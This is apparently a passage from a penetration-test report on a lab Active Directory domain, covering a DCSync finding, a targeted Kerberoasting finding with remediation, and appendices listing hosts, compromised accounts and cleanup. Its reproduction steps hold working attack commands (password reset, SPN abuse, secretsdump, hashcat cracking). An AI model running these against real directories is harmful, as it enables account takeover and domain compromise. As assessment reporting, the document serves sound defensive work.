From ATTACK01, run a narrowly scoped DCSync request. Omitting the password from the connection string causes Impacket to prompt for it:

```
$ impacket-secretsdump \
-just-dc-user Administrator \
'ad.pwork.local/svc_pwrkadm@172.16.139.3'

Administrator:500:[REDACTED]:[REDACTED]:::
```

Step 5 — Restore group membership

The retained walkthrough lists this membership among changes still requiring handoff verification. Remove the assessment-added membership, verify that it is absent, and record the operator, time, and result in the engagement state-change log.

```
net group "Exchange Trusted Subsystem" svc_pwrkadm /delete /domain
net group "Exchange Trusted Subsystem" /domain
```

5. Excessive GenericWrite enabled targeted Kerberoasting of ralvarez - Medium

CWE	CWE-269
CVSS 3.1 Score	6.8
Description (Incl. Root Cause)	After the tester reached the Contractors group through preceding ACL edges, that group had `GenericWrite` over the `ralvarez` user object. Acting as `knguyen`, the tester assigned a temporary SPN to `ralvarez`, requested a service ticket, and cracked the account password offline. This is a targeted Kerberoast arising from an excessive write grant, distinct from the existing vendor-forest service-account finding.
Security Impact	The ACL edge and crackable password enabled account takeover of `ralvarez` and progression through further directory ACL paths.
Affected Domain	DC01 (172.16.139.3), `ad.pwork.local`; Contractors group's write access to `ralvarez`.
Remediation	Remove Contractors' `GenericWrite` grant over user objects, rotate `ralvarez`'s password to a unique strong value, audit recent SPN changes, and review related ACL edges that allow account takeover.
External References	• https://cwe.mitre.org/data/definitions/269.html • https://attack.mitre.org/techniques/T1558/003/ • https://www.thehacker.recipes/ad/movement/dacl/genericall-genericwrite

Detailed Reproduction Steps:

Prerequisites: Valid `PWORK\mcastro` credentials (assessment captured NTLMv2 from `Print_queue` LNK -> Inveigh -> rockyou). BloodHound confirmed: Help Desk Tier III -> AllExtendedRights `knguyen` -> IT Support Managers -> GenericWrite Contractors -> GenericWrite `ralvarez`.

Step 1 Walk the ACL chain to Contractors

`mcastro` reset `knguyen`, then `knguyen` joined Contractors to inherit GenericWrite over `ralvarez`:

```
$ bloodyAD -d ad.pwork.local -u mcastro -p '[REDACTED]' \
-H 172.16.139.3 set password knguyen '[REDACTED]'
```

```
PS> Import-Module .\PowerView.ps1
PS> Add-DomainGroupMember -Identity 'Contractors' -Members 'knguyen'
```

Step 2 Assign a temporary SPN to ralvarez

Members of Contractors have GenericWrite on `ralvarez`. That right does not include ForceChangePassword, so the tester set a kerberoastable SPN instead:

```
$ bloodyAD -d ad.pwork.local -u knguyen -p '[REDACTED]' \
-H 172.16.139.3 set object ralvarez servicePrincipalName \
-v 'roastme/ralvarez.ad.pwork.local'
```

The ticket must be requested as `knguyen` (the principal with GenericWrite), not as `ralvarez`.

Step 3 Targeted Kerberoast and offline crack

```
$ impacket-GetUserSPNs 'ad.pwork.local/knguyen:[REDACTED]' \
-dc-ip 172.16.139.3 -request-user ralvarez \
-outputfile ralvarez.kerberoast

$ hashcat -m 13100 ralvarez.kerberoast /usr/share/wordlists/rockyou.txt
$ hashcat -m 13100 ralvarez.kerberoast --show
```

```
$krb5tgs$23$*ralvarez$ad.pwork.local$ad.pwork.local/ralvarez*$<SNIP>
PWORK\ralvarez:[REDACTED]
```

Validate the cracked password: [REDACTED] nxc smb 172.16.139.3 -u ralvarez -p '[REDACTED]' -d PWORK

```
Remove the temporary SPN after testing:

bash
$ bloodyAD -d ad.pwork.local -u ralvarez -p '[REDACTED]' \
-H 172.16.139.3 set object ralvarez servicePrincipalName -v ''
```

Impact: Excessive GenericWrite delegation on a user object let a help-desk-adjacent account create a kerberoastable SPN and recover `ralvarez` credentials, enabling further ACL abuse (`MSSP Connect`, Tier I Infrastructure).

Appendices

Appendix A – Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based on an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Pwork's data.

Rating	CVSS Score Range	Severity Rating Definition
Critical	9.0 – 10.0	Exploitation of the technical or procedural vulnerability will cause catastrophic harm. Immediate, widespread compromise of systems, sensitive data, or domain control is likely. The threat exposure is critical, and security controls are ineffective or absent such that political, financial, and/or legal damage is expected.
High	7.0 – 8.9	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
Medium	4.0 – 6.9	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.

Low	0.1 – 3.9	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
Info	0.0	Informational finding — hardening, monitoring, or configuration observation without a direct exploitation path demonstrated during this assessment. No immediate confidentiality, integrity, or availability impact is expected from the issue alone.

Table 4 : Severity Definitions

Appendix B – Host & Service Discovery

The following inventory lists services directly observed during the assessment. Because target state changed during testing, it represents cumulative assessment-period observations rather than a single point-in-time snapshot.

Assessment-Period Service Inventory

Host	IP Address	Port	Service	Product / Version	Exposure and Notes
WEB-DMZ01	10.129.21.38	22/tcp	ssh	OpenSSH 8.x	External perimeter (DMZ)
WEB-DMZ01	10.129.21.38	80/tcp	http	Apache httpd 2.4 (beta.pwork.local vhost)	External perimeter (DMZ)
WEB-DMZ01	10.129.21.38	2121/tcp	ftp	uftpd 2.8	External perimeter (DMZ)
DC01	172.16.139.3	88/tcp	kerberos	Windows KDC	Internal corporate (172.16.139.0/24)
DC01	172.16.139.3	389/tcp	ldap	Active Directory LDAP	Internal corporate (172.16.139.0/24)
DC01	172.16.139.3	445/tcp	smb	Windows / Active Directory	Internal corporate (172.16.139.0/24)
DC01	172.16.139.3	5985/tcp	winrm	Microsoft WinRM	Internal corporate (172.16.139.0/24)
OpenNMS	172.18.0.13	8980/tcp	http	OpenNMS Horizon	Docker bridge (172.18.0.0/16)

Table 5 : Host and Service Inventory

Appendix C – Subdomain Discovery

Name	Notes
pwork.inc	Primary domain from engagement settings
beta.pwork.inc	Discovered subdomain

Table 6 : Subdomain Discovery

Appendix D – Exploited Hosts

Host	IP Address	Role / Status
WEB-DMZ01	10.129.21.38	Compromised — initial foothold, root on perimeter host
DC01	172.16.139.3	Compromised — domain controller via DCSync
OpenNMS	172.18.0.13	Compromised — container command execution

Table 7 : Exploited Hosts

Appendix E – Compromised Users

Compromised identities are prefilled from the engagement credential inventory. Class A secrets are never written into the report.

Username	Type	Method	Notes
websvc	Shell access	beta upload/include chain → webshell RCE	WEB-DMZ01 initial foothold (uid 1001)
srvadm	SSH private key	uftpd 2.8 directory traversal → id_rsa	WEB-DMZ01 pivot from the websvc shell
root (WEB-DMZ01)	Shell access	passwordless csvtool sudo (GTFOBins)	Full host compromise; Ligolo-ng pivot into internal and Docker networks
admin (OpenNMS)	Cleartext password	Horizon default administrator credentials	GpDetector command injection on the Docker bridge
mcastro	NTLMv2 (cracked)	Print_queue LNK → Inveigh capture → rockyou	Initial Active Directory user context
knguyen	Password reset	AllExtendedRights from mcastro → reset	Joined Contractors to inherit GenericWrite
ralvarez	Kerberoast (cracked)	GenericWrite SPN set → GetUserSPNs → hashcat	Further ACL abuse into Tier I Infrastructure
svc_pwrkadm	Cleartext password	Recovered from an accessible departmental share	DCSync-capable service identity
Administrator (PWORK)	NTLM hash (DCSync)	Exchange Trusted Subsystem self-add → secretsdump	Full domain compromise of PWORK.LOCAL

Appendix F – Changes/Host Cleanup

Host	Change	Status
WEB-DMZ01	Uploaded disposable webshell `shell.phtml.jpg` to the beta upload directory	Removed — verify upload directory
DC01	Added `svc_pwrkadm` to Exchange Trusted Subsystem	Removed — membership verified absent
DC01	Set a temporary SPN on `ralvarez` for Kerberoasting	Removed after offline crack
DC01	Added `knguyen` to the Contractors group	Pending client handoff verification
OpenNMS	Registered a GP detector on foreign source `selfmonitor`	Deleted after one-shot test